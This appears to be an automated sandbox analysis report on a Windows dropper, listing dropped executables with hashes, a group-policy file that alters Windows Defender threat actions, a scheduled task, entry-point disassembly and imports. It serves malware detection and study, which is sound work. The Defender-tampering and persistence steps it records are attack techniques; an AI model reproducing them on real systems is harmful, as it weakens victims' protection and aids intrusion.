Preview:	@...e.....@.....8.....'...L...}.....System.Numerics.H.....<@.^L."My...:..... Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A..4B.....System.4.....[...{a.C.%6..h.....System.Core.D.....fZve...F.....x).....System.Management.AutomationL.....7.....J@.....~.....#Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management..@.....Lo..QN.....<Q.....System.DirectoryServices4.....Zg5...:O..g..q..... ...System.Xml.4.....T..Z..N..Nvj.G.....System.Data.<.....)gK..G...\$.1.q.....System.ConfigurationH.....H..m)aUu.....Microsoft.PowerShell.Se curity...<.....)L..Pz.O.E.R.....System.Transactions.P.....-K..s.F..*'] ,.....(.Microsoft.PowerShell.Commands.ManagementD.....-D.F.<.:nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\7z53361.tmp\Install.exe   	
Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6549032
Entropy (8bit):	7.996007339533657
Encrypted:	true
SSDEEP:	196608:91OnR1hEX+tZHCeOenAjtU5p5TXQCH8glK0IAP:3OfhEX+t1QAAZWXpHNT
MD5:	3ADC95B09B9644E908114624326E8D0B
SHA1:	F633820375385B744E331CDC2B9AE5953BA454F7
SHA-256:	CEEB6E796693A8A14FB25E74DC9CD413FDDBC7CFE9A973AAE194782BBA7E5B508
SHA-512:	3B0C531CEF0D521E166A3CD79992D3B7805E34BF803ACA33AED82D3E9155280D30640BCCD007305014270BD53D02F78EA0BF152846721F03B90156B5D80B56A
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> Antivirus: ReversingLabs, Detection: 46%

Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......W..s...s...s...}...s...y...s...r...l...s...s...x...s...s...s...s...^..u...s...Rich...s...PE...L...S...L...K...@.....d...p...`.....text.....`rdata...D...F.....@...@...data...HZ.....2.....@...svdata.....`.....@...rsrc...`...p.....@...@.....
----------	---

C:\Users\user\AppData\Local\Temp\7zS3361.tmp_data_\config.txt	
Process:	C:\Users\user\Desktop\file.exe
File Type:	data
Category:	dropped
Size (bytes):	916429
Entropy (8bit):	7.999819811223583
Encrypted:	true
SSDEEP:	24576:cTPQe27Ew2SvGIEPJL5sZtRCFSkayv5pCvGL:cT3Lw2cGLvse5pCvGL
MD5:	9BA70879AF74936EC008D5FA0D5B20E5
SHA1:	494FD5E4A50513181ECF6F7D3ED0D88D0B5953FB
SHA-256:	57939DC0842C6BAA5EC304E0B63B4D7D4F7749D700EE10C3F95E7F8AF6DF531C
SHA-512:	A72C1B50F21D7F00B7E907B00A468A8981C6F316A955A3B371E944E40C154541FE8077939CEC73610324D35D93B7B0A08818817E100873BF3C52DEBAA9BE9B05
Malicious:	false
Preview:	..)*.E\....)g".y.....7-...!...g...z.p...L...E.\$A6...lb?u.{,r.o.y.f...S.C.vZ.....:[NPw....._a{f'.....?V7)8.9.f.O...v_#...H.6....k...R.r...q?...2x!.....u...Nf..Y:..uw... .]U..dB^X.9.^q..#E...F.....DJ..s)1...G.+...iC].V.....q...W.O...W<...=r.J...O...W...@.?x-B...L~}w...3.bH...l.W[...<.2.[.x.H.&...Z.Ezc...S.h...&^E.p.....U:.... F.u...L.7..f.@.uQ.b8=r@...P*L.@.W;...;A.P...df...Z%.....i...l...H...z";"...M.e...8P./G..vK.c...9P6.p.Q.-2FY8.c...r.w[...F.Y.....*.....lc...*B'X.....q.R'.]JU0.? .sv\./..vx.....w..MN...<...9.M+.O.Yn.#a .o...N.N..N[...MD=zx...7i..O.@.W^s.F...l.GA3&.....=...}g.v.v~B...m.w.F.....t.A^G...z.[2..S.....".....{s].K+.....h..kB.)e.c.../.. ..z...v.J....&W..."6d\$.[".]i.S>o,@.g.....V...v.HM.J.tCDI.,0.l...3TNL.....WR.....W.....z.3.M..s=.l.jR=.....A..pA.'t.[.t...am?m2.(...)=6\$T.l..oDz.

C:\Users\user\AppData\Local\Temp\7zS3388F.tmp\Install.exe	
Process:	C:\Users\user\AppData\Local\Temp\7zS3361.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAK7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AE8B8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> Antivirus: ReversingLabs, Detection: 73% Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......1...P...P...P...a.P...`...P...K..P...Q..c.e..P...[.P... c.^..P..Rich.P.....PE...L...*.....L...R.....@.....6l...@.....C..x...N.....J.....ek.@...@.....text...K...L...R...`data...`..\P.....@...idata...>...@...k.....@...@...rsrc..N...`.....k.....@...@...reloc..J.....L... .k.....@..B.....

C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe	
Process:	C:\Users\user\AppData\Local\Temp\7zS3388F.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAK7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AE8B8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> Antivirus: ReversingLabs, Detection: 73% Antivirus: Metadefender, Detection: 0%, Browse

Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....1...P...P...P...a.P...`..P...K..P...P...Q..c.e..P...[.P..c.^..P..Rich.P.....PE..L...*].....L..R.....@.....6l...@.....C..x...`..N.....J.....ek.@.....@.....text...K.....L.....`..data.....`..P.....@.....data.>...@.....k.....@..@.rsrc..N...`..k.....@..@.reloc..J.....L...k.....@..B.....
----------	--

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_ngtmqmma.n4d.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_oq2Zozvi.ndj.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	12144
Entropy (8bit):	5.377046628185695
Encrypted:	false
SSDEEP:	192:VtH+avFcHjdIq5CV98Jcdv2DAsb+EBOYSVFJE+aNK1e+9kN8ro:VteMEGkCL8WZ0915SVS2ro
MD5:	5786E98AE7308DA07A287F0A3605337D
SHA1:	575521622C1024BDC53DE7B3DC83BF082B7EC13F
SHA-256:	81AE0CF674B30B60C80F8DB8FE0ADD03BB2792CD722E542D3404FFCDE2991D8E
SHA-512:	AC84B67C7AAD603DFCB8647EF5C6233C28FFC81F61917F7A961818F7403CE8C85A998062C67A31C25BC0F6378C68F4BC506E19CA2AA1E1731DFCD70E3171A42
Malicious:	false
Preview:	@...e.....H.....<@^L."My..... Microsoft.PowerShell.ConsoleHostD.....fZve...F....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G..o...A..4B.....System..4.....Zg5...O..g..q.....System.Xml..L.....7.....J@.....~.....#Microso ft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management..4.....].D.E.....System.Data.H..... ..H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...\$.1.q.....System.Configuration.....T@..>@...@.V@.H@.X@.[@.NT@.HT@..S@..S@.hT@..S@..S@..S @.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.

C:\Windows\System32\GroupPolicy\Machine\Registry.pol	
Process:	C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe
File Type:	RAGE Package Format (RPF),

Category:	dropped
Size (bytes):	4488
Entropy (8bit):	3.53775007196613
Encrypted:	false
SSDEEP:	96:W9H9h9j9n9a9K9o92939I9S9nyJ0L0F0ez0Q080t0+0wD:X
MD5:	E6D924A26BF12D51F8AEDEDC3938D4EE
SHA1:	057443FD854C78E22C3F9E23B32F7DA14EFB6A44
SHA-256:	CD64AC206B8916350C499DA34C4BA263752F543FF40F310D96004A4325EA53AA
SHA-512:	15F963DAAF95AAEAEB447550E68104557DBC3A058FA4A86658F476E09C91021B69D685B8F53A2F7AB07F8BBD76CAC3B890F75D25F9950402FEA0FEC22949F29
Malicious:	false
Preview:	PReg...[S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.c.r.o.s.o.f.t.\W.i.n.d.o.w.s.\.D.e.f.e.n.d.e.r.\T.h.r.e.a.t.s...;T.h.r.e.a.t.s_ThreatId.Default.Action...;.....;.....][S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.c.r.o.s.o.f.t.\W.i.n.d.o.w.s.\.D.e.f.e.n.d.e.r.\T.h.r.e.a.t.s\T.h.r.e.a.t.Id.Default.Action...;2.2.5.4.5.1...;.....;6..][S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.c.r.o.s.o.f.t.\W.i.n.d.o.w.s.\.D.e.f.e.n.d.e.r.\T.h.r.e.a.t.s\T.h.r.e.a.t.Id.Default.Action...;2.5.6.5.9.6...;.....;6..][S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.c.r.o.s.o.f.t.\W.i.n.d.o.w.s.\.D.e.f.e.n.d.e.r.\T.h.r.e.a.t.s\T.h.r.e.a.t.Id.Default.Action...;2.4.2.8.7.2...;.....;6..][S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.c.r.o.s.o.f.t.\W.i.n.d.o.w.s.\.D.e.f.e.n.d.e.r.\T.h.r.e.a.t.s\T.h.r.e.a.t.Id.Default.Action...;2.1.4.7.7.4.9.3.7.3...;.....;6..][S.O.F.T.W.A.R.E.\P.o.l.i.c.i.e.s.\M.i.

C:\Windows\System32\GroupPolicy\gpt.ini 	
Process:	C:\Users\user\AppData\Local\Temp\7zS3B8F.tmp\Install.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	268
Entropy (8bit):	4.9507895998010145
Encrypted:	false
SSDEEP:	6:1QnMzYHxbnPonn3dXsMzYHxbnn/JIAuNhUHdhJg+5Rnn3dzC:1QM0HxbnIV0Hxbn/JnumuuzC
MD5:	A62CE44A33F1C05FC2D340EA0CA118A4
SHA1:	1F03EB4716015528F3DE7F7674532C1345B2717D
SHA-256:	9F2CD4ACF23D565BC8498C989FCCCF59FD207EF8925111DC63E78649735404A
SHA-512:	9D9A4DA2DF0550AFDB7B80BE22C6F4EF7DA5A52CC2BB4831B8FF6F30F0EE9EAC8960F61CDD7CFE0B1B6534A0F9E738F7EB8EA3839D2D92ABEB81660DE76E7732
Malicious:	true
Preview:	[General]gPCUserExtensionNames=[[35378EAC-683F-11D2-A89A-00C04FBBCFA2]{D02B1F73-3407-48AE-BA88-E8213C6761F1}],gPCMachineExtensionNames=[[35378EAC-683F-11D2-A89A-00C04FBBCFA2]{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}].Version=100001.

C:\Windows\Tasks\bGZpGlqvDNKjraWjLZ.job	
Process:	C:\Windows\SysWOW64\ischtasks.exe
File Type:	data
Category:	dropped
Size (bytes):	532
Entropy (8bit):	3.6934815054692227
Encrypted:	false
SSDEEP:	12:IRGQ1ssvTlpFCITM5pgQ1ssvTIFzcFaVQh:Lnv47O1nvrz8T
MD5:	0B328445984ABED0634AE8C7E45D53C8
SHA1:	F25A3356B5A843F249E523670A1FFC323A642348
SHA-256:	E1C7AC2DB6BD22AFD34A512B49D925757CE29B34B35AD9615C4C122D83978169
SHA-512:	8710E0236BC9CD624DFF7B5491F95DB3AAA255D7D8485F5C49361E216C2BD301281162714787B6D8D79A136F40D9291CA2B2034EEDC914F92686A0C71EAF0DB
Malicious:	false
Preview:k[...A...]{...F.....<.....s.....Q.C.:.U.s.e.r.s.\a.l.f.o.n.s.\A.p.p.D.a.t.a.\L.o.c.a.l.\T.e.m.p.\L.h.L.A.l.b.j.V.j.t.d.X.S.e.C.j.h.\N.R.K.t.M.p.z.z.Q.q.e.B.b.P.a.\f.d.K.x.p.P.d...e.x.e.....d.8./s.i.t.e_..i.d.:5.2.5.4.0.3./S...E.C.:.U.s.e.r.s.\a.l.f.o.n.s.\A.p.p.D.a.t.a.\L.o.c.a.l.\T.e.m.p.\L.h.L.A.l.b.j.V.j.t.d.X.S.e.C.j.h.\N.R.K.t.M.p.z.z.Q.q.e.B.b.P.a.....D.E.S.K.T.O.P.-:7.1.6.T.7.7.1.\a.l.f.o.n.s.....0.....

C:\Windows\Temp_PSScriptPolicyTest_aedgb5uc.4sx.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Windows\Temp_PSScriptPolicyTest_k13f2eww.k03.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Windows\Temp\fwhiGQHhSfnZuzkc\sjPeeWCTnrqbGVf\avEZCOa.exe 	
Process:	C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAK7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlIMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AE8B8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> Antivirus: ReversingLabs, Detection: 73% Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......1...P...P...P...a...P...`..P...K..P...P...Q..c.e..P...[.P..c.^..P..Rich.P.....PE..L..*.].....L..R.....@.....6l...@.....C..x...N.....J.....ek.@...@.....text...K.....L.....`data.....\..P.....@...idata.>...@.....k.....@...@.rsrc..N...`.....k.....@...@.reloc..J.....L...k.....@..B.....

\Device\ConDrv	
Process:	C:\Windows\System32\gpupdate.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	129
Entropy (8bit):	4.366220328806915
Encrypted:	false
SSDEEP:	3:gBgVKGCPe3UkEmdOO2AGN8cwwHBkEmdOO2AGN8cwow:guSFMEkErONGN83YkErONGN837
MD5:	EF6D648C3DA0518B784D661B0C0B1D3D
SHA1:	C5C5F6E4AD6C3FD8BE4313E1A7C2AF2CAA3184AD
SHA-256:	18C16D43EB823C1BC78797991D6BA2898ACA8EB2DE5FD6946BE880F7C6FBBEF5
SHA-512:	E1E0443CA2E0BAFAC7CBBFD36D917D751AC6BE2F3F16D0B67B43EEBD47D6A7C36F12423AFA95B6BF56E5AAD155675C3307EFC6E94F0808EB72EF27B093EADD67
Malicious:	false
Preview:	Updating policy.....Computer Policy update has completed successfully....User Policy update has completed successfully.....

Instruction
mov dword ptr [ebp-18h], esp
call dword ptr [0041B074h]
xor edx, edx
mov dl, ah
mov dword ptr [004233D0h], edx
mov ecx, eax
and ecx, 000000FFh
mov dword ptr [004233CCh], ecx
shl ecx, 08h
add ecx, edx
mov dword ptr [004233C8h], ecx
shr eax, 10h
mov dword ptr [004233C4h], eax
push 00000001h
call 00007F6870B2C8FBh
pop ecx
test eax, eax
jne 00007F6870B2BA6Ah
push 00000001Ch
call 00007F6870B2BB28h
pop ecx
call 00007F6870B2C3ADh
test eax, eax
jne 00007F6870B2BA6Ah
push 00000010h
call 00007F6870B2BB17h
pop ecx
xor esi, esi
mov dword ptr [ebp-04h], esi
call 00007F6870B2E51Ch
call dword ptr [0041B078h]
mov dword ptr [00425A3Ch], eax
call 00007F6870B2E3DAh
mov dword ptr [00423340h], eax
call 00007F6870B2E183h
call 00007F6870B2E0C5h
call 00007F6870B2DB20h
mov dword ptr [ebp-30h], esi
lea eax, dword ptr [ebp-5Ch]
push eax
call dword ptr [0041B07Ch]
call 00007F6870B2E056h
mov dword ptr [ebp-64h], eax
test byte ptr [ebp-30h], 00000001h
je 00007F6870B2BA68h
movzx eax, word ptr [ebp+00h]

Rich Headers	
Programming Language:	<ul style="list-style-type: none"> [C] VS98 (6.0) SP6 build 8804 [C++] VS98 (6.0) SP6 build 8804 [C] VS2010 build 30319 [ASM] VS2010 build 30319 [EXP] VC++ 6.0 SP5 build 8804

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1e9e4	0x64	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x27000	0xa60	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1b000	0x1f8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections									
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics	
.text	0x1000	0x199ea	0x19a00	False	0.5822884908536585	DOS executable (COM)	6.608494417524647	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ	
.rdata	0x1b000	0x4494	0x4600	False	0.31166294642857145	data	4.368016436198423	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	
.data	0x20000	0x5a48	0x3200	False	0.122890625	data	1.370539432871311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	
.sxdta	0x26000	0x4	0x200	False	0.02734375	data	0.020393135236084953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_LNK_INFO, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	
.rsrc	0x27000	0xa60	0xc00	False	0.3388671875	data	3.3019646948427273	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	


Resources						
Name	RVA	Size	Type	Language	Country	
RT_ICON	0x274a0	0x2e8	Device independent bitmap graphic, 32 x 64 x 4, image size 640	English	United States	
RT_ICON	0x27788	0x128	Device independent bitmap graphic, 16 x 32 x 4, image size 192	English	United States	
RT_DIALOG	0x278d8	0xb8	data	English	United States	
RT_STRING	0x27990	0x94	data	English	United States	
RT_STRING	0x27a28	0x34	data	English	United States	
RT_GROUP_ICON	0x278b0	0x22	data	English	United States	
RT_VERSION	0x271e0	0x2bc	data	English	United States	

Imports	
DLL	Import
OLEAUT32.dll	VariantClear, SysAllocString
USER32.dll	SendMessageA, SetTimer, DialogBoxParamW, DialogBoxParamA, SetWindowLongA, GetWindowLongA, SetWindowTextW, LoadIconA, LoadStringW, LoadStringA, CharUpperW, CharUpperA, DestroyWindow, EndDialog, PostMessageA, ShowWindow, MessageBoxW, GetDlgItem, KillTimer, SetWindowTextA
SHELL32.dll	ShellExecuteExA

DLL	Import
KERNEL32.dll	GetStringTypeW, GetStringTypeA, LCMaPStringW, LCMaPStringA, InterlockedIncrement, InterlockedDecrement, GetProcAddress, GetOEMCP, GetACP, GetCPInfo, IsBadCodePtr, IsBadReadPtr, GetFileType, SetHandleCount, GetEnvironmentStringsW, GetEnvironmentStrings, FreeEnvironmentStringsW, FreeEnvironmentStringsA, UnhandledExceptionFilter, HeapSize, GetCurrentProcess, TerminateProcess, IsBadWritePtr, HeapCreate, HeapDestroy, GetEnvironmentVariableA, SetUnhandledExceptionFilter, TlsAlloc, ExitProcess, GetVersion, GetCommandLineA, GetStartupInfoA, GetModuleHandleA, WaitForSingleObject, CloseHandle, CreateProcessA, SetCurrentDirectoryA, GetCommandLineW, GetVersionExA, LeaveCriticalSection, EnterCriticalSection, DeleteCriticalSection, MultiByteToWideChar, WideCharToMultiByte, GetLastError, LoadLibraryA, AreFileApisANSI, GetModuleFileNameA, GetModuleFileNameW, LocalFree, FormatMessageA, FormatMessageW, GetWindowsDirectoryA, SetFileTime, CreateFileW, SetLastError, SetFileAttributesA, RemoveDirectoryA, SetFileAttributesW, RemoveDirectoryW, CreateDirectoryA, CreateDirectoryW, DeleteFileA, DeleteFileW, lstrlenA, GetFullPathNameA, GetFullPathNameW, GetCurrentDirectoryA, GetTempPathA, GetTempFileNameA, FindClose, FindFirstFileA, FindFirstFileW, FindNextFileA, CreateFileA, GetFileSize, SetFilePointer, ReadFile, WriteFile, SetEndOfFile, GetStdHandle, WaitForMultipleObjects, Sleep, VirtualAlloc, VirtualFree, CreateEventA, SetEvent, ResetEvent, InitializeCriticalSection, RtlUnwind, RaiseException, HeapAlloc, HeapFree, HeapReAlloc, CreateThread, GetCurrentThreadId, TlsSetValue, TlsGetValue, ExitThread

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior
 No network behavior found



- reg.exe

 Click to jump to process

System Behavior

